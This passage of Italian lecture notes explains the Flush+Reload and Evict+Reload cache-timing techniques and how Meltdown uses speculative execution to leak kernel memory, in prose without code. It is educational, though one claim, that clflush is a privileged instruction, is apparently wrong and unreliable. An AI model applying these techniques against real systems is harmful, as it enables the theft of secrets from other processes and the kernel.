2. **Esecuzione**: lascia eseguire il programma vittima (o il codice malevolo), che accede alla memoria usando un valore segreto come indice.
3. **Reload**: tenta di ricaricare gli elementi dalla memoria controllata e misura il tempo di accesso. Un accesso *rapido* indica che il dato era in cache (la vittima lo ha caricato), rivelando così il valore segreto.

2.3.2 Evict+Reload

1. **Evict**: elimina dalla cache i dati controllati dall’attaccante caricando altri dati (anche casuali). A causa delle dimensioni limitate della cache, la linea di cache specifica viene espulsa.
2. **Esecuzione**: lascia eseguire il programma vittima, che accede alla memoria usando il segreto come indice.
3. **Reload**: ricarica i dati e misura il tempo di accesso per dedurre quali indirizzi erano stati caricati in cache dalla vittima.

La differenza principale rispetto a Flush+Reload è che Evict+Reload **non richiede l’istruzione privilegiata `clflush`**: l’espulsione dalla cache avviene indirettamente caricando altri dati.

2.4 Controllo dei Privilegi e Vulnerabilità

Le moderne CPU impongono un **controllo dei privilegi** ogni volta che un programma tenta di accedere alla memoria del kernel. Tuttavia, a causa dell'esecuzione speculativa, questo controllo può avvenire **troppo tardi**:

- Il controllo dei privilegi non viene eseguito finché l'istruzione non viene **completata**: nel frattempo, i dati potrebbero essere già stati letti dalla memoria kernel e caricati in cache.
- Le CPU sono consapevoli di questo comportamento: qualsiasi operazione eseguita senza i privilegi necessari viene **annullata** e viene sollevata un'eccezione (tipicamente **SIGSEGV**).
- Tuttavia, anche dopo l'annullamento, la memoria a cui si è avuto accesso durante l'esecuzione speculativa **rimane archiviata nella cache**.

Questo è il punto critico sfruttato da Meltdown: sebbene il risultato dell'istruzione non autorizzata venga scartato, il suo **effetto collaterale sulla cache** persiste ed è misurabile tramite una tecnica Flush+Reload, permettendo all'attaccante di dedurre il contenuto della memoria kernel.